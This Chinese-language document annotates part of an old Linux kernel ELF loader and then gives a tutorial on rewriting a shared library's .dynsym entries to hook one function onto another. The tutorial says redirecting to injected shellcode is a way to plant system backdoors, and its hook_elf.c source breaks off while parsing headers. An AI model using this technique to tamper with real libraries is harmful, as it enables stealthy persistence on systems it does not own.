goto out_free_dentry; 如果包含多个动态链接器描述项

/* This is the program interpreter used for
* shared libraries - for now assume that this
* is an a.out format binary
*/

retval = -ENOMEM; 为动态链接器名称字符串分配空间
elf_interpreter = (char *) kmalloc(elf_ppnt->p_filesz,
GFP_KERNEL);
if (!elf_interpreter)
goto out_free_file;
; 将动态链接器的文件名读入内存
retval = kernel_read(bprm->file, elf_ppnt->p_offset,
elf_interpreter,
elf_ppnt->p_filesz);
if (retval < 0)
```

```
goto out_free_interp;
/* If the program interpreter is one of these two,
* then assume an iBCS2 image. Otherwise assume
* a native linux image.
*/
if (strcmp(elf_interpreter,"/usr/lib/libc.so.1") == 0 ||
strcmp(elf_interpreter,"/usr/lib/ld.so.1") == 0)
ibcs2_interpreter = 1; 说明应用程序是 IBCS2 仿真代码

interpreter = open_exec(elf_interpreter); 打开动态链接器文件
retval = PTR_ERR(interpreter);
if (IS_ERR(interpreter))
goto out_free_interp;
retval = kernel_read(interpreter, 0, bprm->buf, BINPRM_BUF_SIZE);
; 读入动态链接器文件头
if (retval < 0)
goto out_free_dentry;

/* Get the exec headers */
interp_ex = *((struct exec *) bprm->buf); 假定为 aout 格式的文件头结构
interp_elf_ex = *((struct elfhdr *) bprm->buf); 假定为 ELF 文件头结构
}
elf_ppnt++; 下一片段目录项
}

/* Some simple consistency checks for the interpreter */
if (elf_interpreter) {
; 如果定义了动态链接器,分析其格式类型
interpreter_type = INTERPRETER_ELF | INTERPRETER_AOUT;
```

```
/* Now figure out which format our binary is */
if ((N_MAGIC(interp_ex) != OMAGIC) &&
(N_MAGIC(interp_ex) != ZMAGIC) &&
(N_MAGIC(interp_ex) != QMAGIC))
interpreter_type = INTERPRETER_ELF; 如果不是 AOUT 标识

if (memcmp(interp_elf_ex.e_ident, ELFMAG, SELFMAG) != 0)
interpreter_type &= ~INTERPRETER_ELF; 如果没有 ELF 标识

retval = -ELIBBAD;
if (!interpreter_type) 不能识别动态链接器类型
goto out_free_dentry;

/* Make sure only one type was selected */
if ((interpreter_type & INTERPRETER_ELF) &&
interpreter_type != INTERPRETER_ELF) {
printk(KERN_WARNING "ELF: Ambiguous type, using ELF ");
interpreter_type = INTERPRETER_ELF;
}
}

/* OK, we are done with that, now set up the arg stuff,
and then start this sucker up */

if (!bprm->sh_bang) {
char * passed_p;
```

```
if (interpreter_type == INTERPRETER_AOUT) {
sprintf(passed_fileno, "%d", elf_exec_fileno);
passed_p = passed_fileno;

if (elf_interpreter) {
retval = copy_strings_kernel(1,&passed_p,bprm);
; 将程序的文件描述符压入参数堆栈,准备传递给 aout 格式的动态链接器
if (retval)
goto out_free_dentry;
bprm->argc++; bprm->page[]中参数的数目
}
}
}

/* Flush all traces of the currently running executable */
retval = flush_old_exec(bprm);
if (retval)
goto out_free_dentry;

/* OK, This is the point of no return */
current->mm->start_data = 0;
current->mm->end_data = 0;
current->mm->end_code = 0;
current->mm->mmap = NULL;
current->flags &= ~PF_FORKNOEXEC;
elf_entry = (unsigned long) elf_ex.e_entry; 应用程序的入口地址

/* Do this immediately, since STACK_TOP as used in setup_arg_pages
may depend on the personality. */
```

```
SET_PERSONALITY(elf_ex, ibcs2_interpreter);
; 如果是 ibcs2_interpreter 非 0,置 PER_SVR4 代码个性,否则置 PER_LINUX 代码个性

/* Do this so that we can load the interpreter, if need be. We will
change some of these later */
current->mm->rss = 0;
setup_arg_pages(bprm); /* XXX: check error */
; 建立描述堆栈参数页的初始虚存范围结构
current->mm->start_stack = bprm->p;

/* Try and get dynamic programs out of the way of the default mmap
base, as well as whatever program they might try to exec. This
is because the brk will follow the loader, and is not movable. */

load_bias = ELF_PAGESTART(elf_ex.e_type==ET_DYN ? ELF_ET_DYN_BASE : 0);
; 如果需要加载的是共享库,则设置共享库的加载偏置为 ELF_ET_DYN_BASE
/* Now we do a little grungy work by mmaping the ELF image into
the correct location in memory. At this point, we assume that
the image should be loaded at fixed address, not at a variable
address. */

old_fs = get_fs();
set_fs(get_ds());
; 再次扫描程序段描述表,映射其中的程序段到进程空间
for(i = 0, elf_ppnt = elf_phdata; i < elf_ex.e_phnum; i++, elf_ppnt++) {
int elf_prot = 0, elf_flags;
unsigned long vaddr;
```

```
if (elf_ppnt->p_type != PT_LOAD)
continue; 如果程序段不可加载

if (elf_ppnt->p_flags & PF_R) elf_prot |= PROT_READ;
if (elf_ppnt->p_flags & PF_W) elf_prot |= PROT_WRITE;
if (elf_ppnt->p_flags & PF_X) elf_prot |= PROT_EXEC;

elf_flags = MAP_PRIVATE|MAP_DENYWRITE|MAP_EXECUTABLE;
; 根据程序段描述设置相应的 mmap 参数

vaddr = elf_ppnt->p_vaddr; 段起始地址
if (elf_ex.e_type == ET_EXEC || load_addr_set) {
; 对于可执行程序,使用固定映射
elf_flags |= MAP_FIXED;
}

error = elf_map(bprm->file, load_bias + vaddr, elf_ppnt, elf_prot, elf_flags);
; 将该程序段[eppnt->p_offset,eppnt->p_filesz]映射到虚存(load_bias+vaddr)开始的区域

if (!load_addr_set) {
load_addr_set = 1;
load_addr = (elf_ppnt->p_vaddr - elf_ppnt->p_offset);
; 求出该 ELF 文件在用户虚存中的起始地址
if (elf_ex.e_type == ET_DYN) {
load_bias += error -
ELF_PAGESTART(load_bias + vaddr);
load_addr += error;
}
}
```

```
k = elf_ppnt->p_vaddr;
if (k < start_code) start_code = k; 取最小的段地址作为代码段起始
if (start_data < k) start_data = k; 取最大的段地址作为数据段起始

k = elf_ppnt->p_vaddr + elf_ppnt->p_filesz; 这时 k 指向文件段尾

if (k > elf_bss)
elf_bss = k; 取最大文件段尾作为 BSS 段起始
if ((elf_ppnt->p_flags & PF_X) && end_code < k)
end_code = k; 取最大可执行的文件段尾作为可执行段的终止
if (end_data < k)
end_data = k; 取最大的文件段尾作为数据段的终止
k = elf_ppnt->p_vaddr + elf_ppnt->p_memsz; 这时 k 指向内存段尾
if (k > elf_brk)
elf_brk = k; 取最大的内存段尾作为 BSS 段的终止
}
set_fs(old_fs);
elf_entry += load_bias;
elf_bss += load_bias;
elf_brk += load_bias;
start_code += load_bias;
end_code += load_bias;
start_data += load_bias;
end_data += load_bias;

if (elf_interpreter) {
if (interpreter_type == INTERPRETER_AOUT)
elf_entry = load_aout_interp(&interp_ex,
interpreter);
```

```
else
elf_entry = load_elf_interp(&interp_elf_ex, 动态链接器的文件头
interpreter, 动态链接器打开的文件结构
&interp_load_addr); 输出链接器的加载地址
; 可执行程序的入口变为动态链接器的入口
allow_write_access(interpreter);
fput(interpreter);
kfree(elf_interpreter);

if (elf_entry == ~0UL) {
printk(KERN_ERR "Unable to load interpreter ");
kfree(elf_phdata);
send_sig(SIGSEGV, current, 0);
return 0;
}
}

kfree(elf_phdata); 释放程序段表

if (interpreter_type != INTERPRETER_AOUT)
sys_close(elf_exec_fileno);

set_binfmt(&elf_format); 增加 ELF 内核模块的引用计数

compute_creds(bprm);
current->flags &= ~PF_FORKNOEXEC;
bprm->p = (unsigned long) 建立入口函数参数表
create_elf_tables((char *)bprm->p,
bprm->argc,
```

```
bprm->envc,
(interpreter_type == INTERPRETER_ELF ? &elf_ex : NULL),
load_addr, load_bias,
interp_load_addr,
(interpreter_type == INTERPRETER_AOUT ? 0 : 1));
/* N.B. passed_fileno might not be initialized? */
if (interpreter_type == INTERPRETER_AOUT)
current->mm->arg_start += strlen(passed_fileno) + 1;
current->mm->start_brk = current->mm->brk = elf_brk;
current->mm->end_code = end_code;
current->mm->start_code = start_code;
current->mm->start_data = start_data;
current->mm->end_data = end_data;
current->mm->start_stack = bprm->p;

/* Calling set_brk effectively mmaps the pages that we need
* for the bss and break sections
*/
set_brk(elf_bss, elf_brk); 建立 bss 的虚存映射,elf_bss 是 bss 的开始,elf_brk 是 bss 的结束

padzero(elf_bss); 如果 bss 不起始于页连界上,说明与 data 段有重叠,则将该页 bss 区域清 0

#if 0
printk("(start_brk) %lx " , (long) current->mm->start_brk);
printk("(end_code) %lx " , (long) current->mm->end_code);
printk("(start_code) %lx " , (long) current->mm->start_code);
printk("(start_data) %lx " , (long) current->mm->start_data);
printk("(end_data) %lx " , (long) current->mm->end_data);
printk("(start_stack) %lx " , (long) current->mm->start_stack);
```

```
printk("(brk) %lx " , (long) current->mm->brk);
#endif

if ( current->personality == PER_SVR4 )
{
/* Why this, you ask??? Well SVr4 maps page 0 as read-only,
and some applications "depend" upon this behavior.
Since we do not have the power to recompile these, we
emulate the SVr4 behavior. Sigh. */
/* N.B. Shouldn't the size here be PAGE_SIZE?? */
down(¤t->mm->mmap_sem);
error = do_mmap(NULL, 0, 4096, PROT_READ | PROT_EXEC,
MAP_FIXED | MAP_PRIVATE, 0);
up(¤t->mm->mmap_sem);
}

#ifdef ELF_PLAT_INIT
/*
* The ABI may specify that certain registers be set up in special
* ways (on i386 %edx is the address of a T_FINI function, for
* example. This macro performs whatever initialization to
* the regs structure is required.
*/
ELF_PLAT_INIT(regs);
#endif

start_thread(regs, elf_entry, bprm->p); 将返回的 eip 设为 elf_entry,esp 设为 bprm->p
if (current->ptrace & PT_PTRACED)
send_sig(SIGTRAP, current, 0); 如果进程处于跟踪状态,则生成 SIGTRAP 信号
```

```
retval = 0;
out:
return retval;

/* error cleanup */
out_free_dentry:
allow_write_access(interpreter);
fput(interpreter);
out_free_interp:
if (elf_interpreter)
kfree(elf_interpreter);
out_free_file:
sys_close(elf_exec_fileno);
out_free_ph:
kfree(elf_phdata);
goto out;
}
static unsigned long load_elf_interp(struct elfhdr * interp_elf_ex,
struct file * interpreter,
unsigned long *interp_load_addr)
{
struct elf_phdr *elf_phdata;
struct elf_phdr *eppnt;
unsigned long load_addr = 0;
int load_addr_set = 0;
unsigned long last_bss = 0, elf_bss = 0;
unsigned long error = ~0UL;
int retval, i, size;
```

```
/* First of all, some simple consistency checks */
if (interp_elf_ex->e_type != ET_EXEC &&
interp_elf_ex->e_type != ET_DYN)
goto out;
if (!elf_check_arch(interp_elf_ex))
goto out;
if (!interpreter->f_op || !interpreter->f_op->mmap)
goto out;

/*
* If the size of this structure has changed, then punt, since
* we will be doing the wrong thing.
*/
if (interp_elf_ex->e_phentsize != sizeof(struct elf_phdr))
goto out;

/* Now read in all of the header information */

size = sizeof(struct elf_phdr) * interp_elf_ex->e_phnum;
if (size > ELF_MIN_ALIGN)
goto out; 如果动态链接器的程序段表的尺寸大于 1 个页面
elf_phdata = (struct elf_phdr *) kmalloc(size, GFP_KERNEL);
if (!elf_phdata)
goto out;

retval = kernel_read(interpreter,interp_elf_ex->e_phoff,(char *)elf_phdata,size);
error = retval;
if (retval < 0)
goto out_close;
```

```
eppnt = elf_phdata;
for (i=0; ie_phnum; i++, eppnt++) {
if (eppnt->p_type == PT_LOAD) {
int elf_type = MAP_PRIVATE | MAP_DENYWRITE;
int elf_prot = 0;
unsigned long vaddr = 0;
unsigned long k, map_addr;

if (eppnt->p_flags & PF_R) elf_prot = PROT_READ;
if (eppnt->p_flags & PF_W) elf_prot |= PROT_WRITE;
if (eppnt->p_flags & PF_X) elf_prot |= PROT_EXEC;
vaddr = eppnt->p_vaddr;
if (interp_elf_ex->e_type == ET_EXEC || load_addr_set)
elf_type |= MAP_FIXED;

map_addr = elf_map(interpreter, load_addr + vaddr, eppnt, elf_prot, elf_type);

if (!load_addr_set && interp_elf_ex->e_type == ET_DYN) {
load_addr = map_addr - ELF_PAGESTART(vaddr);
load_addr_set = 1;
}

/*
* Find the end of the file mapping for this phdr, and keep
* track of the largest address we see for this.
*/
k = load_addr + eppnt->p_vaddr + eppnt->p_filesz;
if (k > elf_bss)
elf_bss = k;
```

```
/*
* Do the same thing for the memory mapping - between
* elf_bss and last_bss is the bss section.
*/
k = load_addr + eppnt->p_memsz + eppnt->p_vaddr;
if (k > last_bss)
last_bss = k;
}
}

/* Now use mmap to map the library into memory. */

/*
* Now fill out the bss section. First pad the last page up
* to the page boundary, and then perform a mmap to make sure
* that there are zero-mapped pages up to and including the
* last bss page.
*/
padzero(elf_bss);
elf_bss = ELF_PAGESTART(elf_bss + ELF_MIN_ALIGN - 1); /* What we have mapped so far*/

/* Map the last of the bss segment */
if (last_bss > elf_bss)
do_brk(elf_bss, last_bss - elf_bss);

*interp_load_addr = load_addr;
error = ((unsigned long) interp_elf_ex->e_entry) + load_addr;
```

```
out_close:
kfree(elf_phdata);
out:
return error;
}
static inline unsigned long
elf_map (struct file *filep, unsigned long addr, struct elf_phdr *eppnt, int prot, inttype)
{
unsigned long map_addr;

down(¤t->mm->mmap_sem);
map_addr = do_mmap(filep, ELF_PAGESTART(addr),
eppnt->p_filesz + ELF_PAGEOFFSET(eppnt->p_vaddr), prot, type,
eppnt->p_offset - ELF_PAGEOFFSET(eppnt->p_vaddr));

up(¤t->mm->mmap_sem);
return(map_addr);
}
void set_binfmt(struct linux_binfmt *new)
{
struct linux_binfmt *old = current->binfmt;
if (new && new->module)
__MOD_INC_USE_COUNT(new->module);
current->binfmt = new;
if (old && old->module)
__MOD_DEC_USE_COUNT(old->module);
}
static void set_brk(unsigned long start, unsigned long end)
```

```
{
start = ELF_PAGEALIGN(start);
end = ELF_PAGEALIGN(end);
if (end <= start)
return;
do_brk(start, end - start);
}
static void padzero(unsigned long elf_bss)
{
unsigned long nbyte;

nbyte = ELF_PAGEOFFSET(elf_bss);
if (nbyte) {
nbyte = ELF_MIN_ALIGN - nbyte;
clear_user((void *) elf_bss, nbyte);
}
}
```

如何修改动态库符号表

ELF 文件中代码、连接信息和注释是以节(section)为单位存放的，并存有一个节头表(section header)。对每一节，在节头表中都有一个表项(节头表项)与之对应，表项记录了该节的一些信息，例如该节在文件中的位置信息和该节的字节长度信息。

一、ELF 文件和有关术语

Unix 系统的可执行文件和动态库文件是以 ELF 格式存放的。为使下面的叙述清晰而没有伎义，先简要介绍一下 ELF 文件格式，并约定一些术语。关于 ELF 文件格式的详细情况请参看有关文献。

ELF 文件中代码、连接信息和注释是以节(section)为单位存放的，并存有一个节头表(section header)。对每一节，在节头表中都有一个表项(节头表项)与之对应，表项记录了该节的一些信息，例如该节在文件中的位置信息和该节的字节长度信息。

程序运行读入内存时，是以程序段(program segment)为单位读入的。在 ELF 文件中有一个程序头表(program header table)，每个程序段在程序头表中有一个表项(程序头表项)与之对应，表项记录了该程序段的有关信息，例如该程序段在文件中的位置信息和该程序段的字节长度信息。程序段的内容由若干节组成，节的内容组合在一起连成一片构成程序段的内容。

在所有这些节中，有一节的内容由字符串构成，这些字符串是各节的名称，叫节名。下面称这一节为节名表。另有一节，节名为".dynsym"，它的内容为符号表，符号表的每一表项记录了一个符号的有关信息，例如该符号对应的代码的地址值。还有一节，节名为".dynstr"，它的内容由字符串构成。大多数符号在该节中有一个字符串与之对应，这个字符串是该符号的符号名。而每一函数对应一个符号，函数名即为符号名。下面称被某一函数对应的符号为函数符号。

ELF 文件开始处的一段叫 ELF 文件头。它记录了程序头表在文件中的偏移、程序头表的表项数目、程序头表每一表项的字节长度、节头表在文件中的偏移、节头表的表项数目、节头表每个表项的字节长度。它还记录了节名表所在的节的索引序号。

二、动态库符号表修改方法

修改动态库符号表的方法和步骤如下：

第一步：

读取 ELF 文件头，取出

(1) 程序头表在文件中的偏移，获取程序头表在文件中的位置；
(2) 程序头表的表项数目和程序头表每一表项的字节长度；
(3) 节头表在文件中的偏移，获取节头表在文件中的位置；
(4) 节头表的表项数目和节头表每个表项的字节长度；
(3) 节名表所在的节的索引序号。

ELF 文件头在文件中的偏移为零，即起始于 ELF 文件开头的第一字节，它的数据结构为：

```
#define EI_NIDENT (16)

typedef uint16_t Elf32_Half;
typedef uint32_t Elf32_Word;
typedef uint32_t Elf32_Addr;
typedef uint32_t Elf32_Off;
typedef uint16_t Elf32_Section;

typedef struct
{
unsigned char e_ident[EI_NIDENT]; /* Magic number 及其他信息 */
Elf32_Half e_type; /* ELF 文件类型 */
Elf32_Half e_machine; /* 机器型号 */
Elf32_Word e_version; /* 版本 */
```

```
Elf32_Addr e_entry; /* 程序入口虚地址 */
Elf32_Off e_phoff; /* 程序头表在文件中的偏移 */
Elf32_Off e_shoff; /* 节头表在文件中的偏移 */
Elf32_Word e_flags; /* 处理器标志 */
Elf32_Half e_ehsize; /* ELF 文件头长度 */
Elf32_Half e_phentsize; /* 程序头表每个表项长度 */
Elf32_Half e_phnum; /* 程序头表的表项总数 */
Elf32_Half e_shentsize; /* 节头表每个表项长度 */
Elf32_Half e_shnum; /* 节头表的表项总数 */
Elf32_Half e_shstrndx; /* 节名表所在的节的表项索引号 */
} Elf32_Ehdr;
```

第二步：

依据节头表在文件中的偏移和节名表所在的节的索引序号，定出节名表在节头表中对应的表项的文件偏移，即定出该表项在文件中的位置。读取该表项，取出节名表在文件中的偏移和该节在文件中的字节长度。节头表由若干表项组成，每个表项的内容按下面的数据结构来组织：

```
typedef struct
{
Elf32_Word sh_name; /* 节名索引号 */
Elf32_Word sh_type; /* 节类型 */
Elf32_Word sh_flags; /* 节标志 */
Elf32_Addr sh_addr; /* 执行时该节虚地址 */
Elf32_Off sh_offset; /* 在文件中的偏移 */
Elf32_Word sh_size; /* 节长度 */
Elf32_Word sh_link; /* 到其他节的连接 */
Elf32_Word sh_info; /* 其他信息 */
```

```
Elf32_Word sh_addralign; /* alignment */
Elf32_Word sh_entsize; /* 如内容为表，每个表项的长度 */
} Elf32_Shdr;
```

第三步：

按节名表在文件中的偏移和该节的长度读取节名表，并缓存在一个缓冲区中。

第四步：

依据节头表在文件中的偏移、节头表的表项总数、以及节头表每个表项长度搜索节头表。对每个节头表项，读出节名索引号，由节名索引号从上面缓存在缓冲区中节名表得出该节头表项对应的节的名字。如果名字为".dynsym"，记录该节的在文件中的偏移和字节长度。名字为 ".dynsym" 的节的内容是符号表，除了记录它在文件中的偏移和字节长度外，还要记下它的每个表项的长度。每个表项即是对一个符号所记录的信息，表项的数据结构为：

```
typedef struct
{
Elf32_Word st_name; /* 符号名索引号 */
Elf32_Addr st_value; /* 符号地址值 */
Elf32_Word st_size; /* 符号对应的代码长度 */
unsigned char st_info; /* 符号类型和梆定信息 */
unsigned char st_other; /* 未用，值为 0 */
Elf32_Section st_shndx; /* 所在节的节索引号 */
} Elf32_Sym;
```

在搜索节头表时，除了找 ".dynsym" 节外，还要找到名字为 ".dynstr" 的节，记下它的在文件中的偏移和字节长度。由该结在文件中的偏移和字节长度读取它的内容，并缓存在一个缓冲区中。

第五步：

按第四步中得到的 ..dynsym 节的字节长度和符号表的表项的长度算出符号表表项数目，也即符号的数目。然后依据第四步中得到的符号表(即.dynsym 节)在文件中的偏移把文件指针打到符号表所在的位置，检索符号表找到要修改的符号。方法是从符号表表项中读出符号名索引号(st_name)的值，这个值即是该表项记录其信息的符号的符号名字符串在 .dynstr 节中的偏移，由这个值在第四步中缓存 .dynstr 节的缓冲区中取出符号名，把符号名和要找的符号的符号名进行比较。

第六步：

第五步中找到了要修改的符号，现在可以进行修改了。所谓修改符号就是修改该符号在符号表（.dynsym 节）中表项，因为表项的内容是对该符号的有关信息的记录。hook 时需要关注的是符号地址值(st_value)和符号对应的代码长度(st_size)。可以把符号地址值(st_value)和符号对应的代码长度(st_size)修改为动态库中另一符号的相应的 st_value 和 st_size 值。通常修改的是函数符号。如果是函数符号，那么修改后当调用该函数时，实际调用的是上面修改时取其 st_value 和 st_size 值的另一符号所对应的函数。也可以向 ELF 文件中加入的一段几十字节的 shellcode 或其他代码，修改符号表时把所修改的符号在符号表中的表项的 st_value 值指向这段 shellcode 或其他代码，st_size 的值置为这段代码的字节长度。那么，程序调用被修改的符号所对应的函数时，实际调用的是这段 shellcode 或其他代码。

三、示例程序

为对上面所说的进行解释，下面的给出一个示例程序。它打印出 ELF 文件的有关信息，然后通过修改符号表把动态库的函数 1 hook 到函数 2。这样做以后，如果某程序编译时与该动态库连接了，它调用函数 1 时，程序运行时实际调用的是函数 2。函数 2 可以是动态库本身就有的函数，也可以是你向 ELF 文件中偷偷加入的一段几十字节的 shellcode。这是向系统置入后门的一个方法，特别是 hook 经常被调用的动态库。

测试时做了一个小动态库，它仅有两个函数 haha() 和 huhu():

```
/* haha.c */

#include

void haha(void)
{
printf(" --- haha ");
return;
}
```

```
/* huhu.c */

#include

void huhu(void)
{
printf(" --- huhu ");
return;
}
```

```
[wangdb@redhat62 exploit]$ gcc -c -fPIC -O3 haha.c huhu.c
[wangdb@redhat62 exploit]$ gcc -shared haha.o huhu.o -o libtst.so.1.0
[wangdb@redhat62 exploit]$ ln -s libtst.so.1.0 libtst.so
```

程序 m.c 调用 huhu() 和 haha():

```
/* m.c */
int main()
{
haha();
huhu();
return 0;
}
```

```
[wangdb@redhat62 exploit]$ gcc m.c -L. -ltst -o ttt
[wangdb@redhat62 exploit]$ gcc -O3 hook_elf.c -o elf_hook
[wangdb@redhat62 exploit]$ ./ttt
--- haha
--- huhu
[wangdb@redhat62 exploit]$ ./elf_hook libtst.so huhu haha
.
.
.
[wangdb@redhat62 exploit]$ ./ttt
--- haha
--- haha
[wangdb@redhat62 exploit]$
```

下面是 hook_elf.c 程序：

```
/*
* C Program File: hook_elf.c ---
*
* Description: This program read and print relevant information of ELF
* File, then hook function fun1 to fun2. After hooking, when
* some program call function fun1, actually it is fun2 being
* called.
* Usage:
* hook_elf
* (Note: when dst_sym == src_sym, ELF file is not changed.)
*
* Author: wangdb (wangdb@nsfocus.com)
*/

#include
#include
#include
#include
#include
#include
#include
#include

#define EI_NIDENT (16)

typedef uint16_t Elf32_Half;
typedef uint32_t Elf32_Word;
typedef uint32_t Elf32_Addr;
```

```
typedef uint32_t Elf32_Off;
typedef uint16_t Elf32_Section;

/* 下面的数据结构定义取自 elf.h 头文件 */

/* The ELF file header. This appears at the start of every ELF file. */

typedef struct
{
unsigned char e_ident[EI_NIDENT]; /* Magic number and other info */
Elf32_Half e_type; /* Object file type */
Elf32_Half e_machine; /* Architecture */
Elf32_Word e_version; /* Object file version */
Elf32_Addr e_entry; /* Entry point virtual address */
Elf32_Off e_phoff; /* Program header table file offset */
Elf32_Off e_shoff; /* Section header table file offset */
Elf32_Word e_flags; /* Processor-specific flags */
Elf32_Half e_ehsize; /* ELF header size in bytes */
Elf32_Half e_phentsize; /* Program header table entry size */
Elf32_Half e_phnum; /* Program header table entry count */
Elf32_Half e_shentsize; /* Section header table entry size */
Elf32_Half e_shnum; /* Section header table entry count */
Elf32_Half e_shstrndx; /* Section header string table index */
} myElf32_Ehdr;

/* Program segment header. */

typedef struct
{
```

```
Elf32_Word p_type; /* Segment type */
Elf32_Off p_offset; /* Segment file offset */
Elf32_Addr p_vaddr; /* Segment virtual address */
Elf32_Addr p_paddr; /* Segment physical address */
Elf32_Word p_filesz; /* Segment size in file */
Elf32_Word p_memsz; /* Segment size in memory */
Elf32_Word p_flags; /* Segment flags */
Elf32_Word p_align; /* Segment alignment */
} myElf32_Phdr;

/* Section header. */

typedef struct
{
Elf32_Word sh_name; /* Section name (string tbl index) */
Elf32_Word sh_type; /* Section type */
Elf32_Word sh_flags; /* Section flags */
Elf32_Addr sh_addr; /* Section virtual addr at execution */
Elf32_Off sh_offset; /* Section file offset */
Elf32_Word sh_size; /* Section size in bytes */
Elf32_Word sh_link; /* Link to another section */
Elf32_Word sh_info; /* Additional section information */
Elf32_Word sh_addralign; /* Section alignment */
Elf32_Word sh_entsize; /* Entry size if section holds table */
} myElf32_Shdr;

/* Symbol table entry. */
```

```
typedef struct
{
Elf32_Word st_name; /* Symbol name (string tbl index) */
Elf32_Addr st_value; /* Symbol value */
Elf32_Word st_size; /* Symbol size */
unsigned char st_info; /* Symbol type and binding */
unsigned char st_other; /* No defined meaning, 0 */
Elf32_Section st_shndx; /* Section index */
} myElf32_Sym;

/* The syminfo section if available contains additional information about
every dynamic symbol. */

typedef struct
{
Elf32_Half si_boundto; /* Direct bindings, symbol bound to */
Elf32_Half si_flags; /* Per symbol flags */
} myElf32_Syminfo;


/* Main routine */

int main(int argc, char *argv[])
{
myElf32_Ehdr *e_hdr_ptr;
myElf32_Phdr *p_hdr_ptr;
myElf32_Shdr *s_hdr_ptr;
```

```
myElf32_Sym *symptr;
myElf32_Syminfo *HashSymPtr;

int fd, i;
unsigned char buf[256];

unsigned int ProHdrFileOffset;
unsigned int SecHdrFileOffset;
unsigned int NamStrSecTblIndex;
unsigned int ProHdrTblEntrNum;
unsigned int SecHdrTblEntrNum;
unsigned int ProHdrTblEntrSize;
unsigned int SecHdrTblEntrSize;

unsigned int SecNamStrTblFileOffset = 0;
char SecNameStrTable[1024];
unsigned int SecNameIndex = 0;

unsigned char SymTblEntry[16];

unsigned int DebugInfoFileOffset = 0;
int DebugInfoSymTblNum = 0;
unsigned int DebugInfoStrTblFileOffset = 0;
char DebugInfoStrTable[4096];
unsigned int DebugInfoStrTblSize = 0;

unsigned int SymTblFileOffset = 0;
int SymTblNum = 0;
unsigned int SymNamStrTblFileOffset = 0;
```

```
char SymNamStrTable[2048];
unsigned int SymNamStrTblSize = 0;

unsigned int HashOffset = 0;
int HashTblNum = 0;

unsigned char src_sym[16], dst_sym[16];
unsigned char tmp_sym_addr[4];
unsigned char tmp_sym_size[4];
unsigned int src_sym_tbl = 0, dst_sym_tbl = 0;

if (argc < 4) {
fprintf(stderr, "Usage: %s ", argv[0]);
exit(1);
}

if ( (fd = open(argv[1], O_RDONLY)) == -1 ) {
fprintf(stderr, "Can't open file "%s". ", argv[1]);
exit(1);
}

fprintf(stdout, "Dump content of the ELF file '%s' ", argv[1]);

fprintf(stdout, "Part I: ELF File Header... ");

/* 读取 ELF 文件头 */
if ( read(fd, buf, 52) != 52 ) {
fprintf(stderr, "read error ");
```

```
close(fd); exit(1);
}

e_hdr_ptr = (myElf32_Ehdr *)buf;

fprintf(stdout, "(Magic number and other info)e_ident: %s ",
e_hdr_ptr->e_ident);
fprintf(stdout, "(Object file type)e_type: 0x%04X ",
e_hdr_ptr->e_type);
fprintf(stdout, "(Architecture)e_machine: 0x%04X ",
e_hdr_ptr->e_machine);
fprintf(stdout, "(Object file version)e_version: 0x%08X ",
e_hdr_ptr->e_version);
fprintf(stdout, "(Entry point virtual address)e_entry: 0x%08X ",
e_hdr_ptr->e_entry);
fprintf(stdout, "(Program header table file offset)e_phoff: 0x%08X ",
e_hdr_ptr->e_phoff);
fprintf(stdout, "(Section header table file offset)e_shoff: 0x%08X ",
e_hdr_ptr->e_shoff);
fprintf(stdout, "(Processor-specific flags)e_flags: 0x%08X ",
e_hdr_ptr->e_flags);
fprintf(stdout, "(ELF header size in bytes)e_ehsize: 0x%04X ",
e_hdr_ptr->e_ehsize);
fprintf(stdout, "(Program header table entry size)e_phentsize: 0x%04X ",
e_hdr_ptr->e_phentsize);
fprintf(stdout, "(Program header table entry count)e_phnum: 0x%04X ",
e_hdr_ptr->e_phnum);
fprintf(stdout, "(Section header table entry size)e_shentsize: 0x%04X ",
e_hdr_ptr->e_shentsize);
```

```
fprintf(stdout, "(Section header table entry count)e_shnum: 0x%04X ",
e_hdr_ptr->e_shnum);
fprintf(stdout, "(Section header string table index)e_shstrndx: 0x%04X ",
e_hdr_ptr->e_shstrndx);

/* 记下程序头表在文件中的偏移、节头表在文件中的偏移、
节名表所在的节的索引序号、程序头表表项字节长度、程序头表表项数目、
节头表表项字节长度、节头表表项数目。*/
ProHdrFileOffset = (unsigned int)e_hdr_ptr->e_phoff;
SecHdrFileOffset = (unsigned int)e_hdr_ptr->e_shoff;
NamStrSecTblIndex = (unsigned int)e_hdr_ptr->e_shstrndx;
ProHdrTblEntrNum = (unsigned int)e_hdr_ptr->e_phnum;
SecHdrTblEntrNum = (unsigned int)e_hdr_ptr->e_shnum;
ProHdrTblEntrSize = (unsigned int)e_hdr_ptr->e_phentsize;
SecHdrTblEntrSize = (unsigned int)e_hdr_ptr->e_shentsize;

fprintf(stdout, "Part II: Program Header Table... ");

if ( lseek(fd, (off_t)ProHdrFileOffset, SEEK_SET) != ProHdrFileOffset ) {
fprintf(stderr, "lseek to program header error. ");
close(fd); exit(1);
}

for (i = 0; i < (int)ProHdrTblEntrNum; i++) {
if ( read(fd, buf, (size_t)ProHdrTblEntrSize) !=
(ssize_t)ProHdrTblEntrSize ) {
fprintf(stderr, "read error ");
close(fd); exit(1);
}
```

```
fprintf(stdout, "Program Header Entry for Segment %d: ", i + 1);
p_hdr_ptr = (myElf32_Phdr *)buf;
fprintf(stdout, "(Segment type)p_type: 0x%08X ",
p_hdr_ptr->p_type);
fprintf(stdout, "(Segment flags)p_flags: 0x%08X ",
p_hdr_ptr->p_flags);
fprintf(stdout, "(Segment file offset)p_offset: 0x%08X ",
p_hdr_ptr->p_offset);
fprintf(stdout, "(Segment virtual address)p_vaddr: 0x%08X ",
p_hdr_ptr->p_vaddr);
fprintf(stdout, "(Segment physical address)p_paddr: 0x%08X ",
p_hdr_ptr->p_paddr);
fprintf(stdout, "(Segment size in file)p_filesz: 0x%08X ",
p_hdr_ptr->p_filesz);
fprintf(stdout, "(Segment size in memory)p_memsz: 0x%08X ",
p_hdr_ptr->p_memsz);
fprintf(stdout, "(Segment alignment)p_align: 0x%08X ",
p_hdr_ptr->p_align);
}

fprintf(stdout, "Part III: Section Header Table... ");

/* 定出节名表所在的节在节头表中对应的表项的文件偏移。*/
SecNamStrTblFileOffset = SecHdrFileOffset + NamStrSecTblIndex * 40;
if ( lseek(fd, (off_t)SecNamStrTblFileOffset, SEEK_SET) !=
SecNamStrTblFileOffset || SecNamStrTblFileOffset == 0 ) {
fprintf(stderr,
"lseek to Section Table Entry for Section Name String Table error. ");
close(fd); exit(1);
```

```
}
if ( read(fd, buf, (size_t)SecHdrTblEntrSize) != (ssize_t)SecHdrTblEntrSize ) {
fprintf(stderr, "read error ");
close(fd); exit(1);
}
s_hdr_ptr = (myElf32_Shdr *)buf;
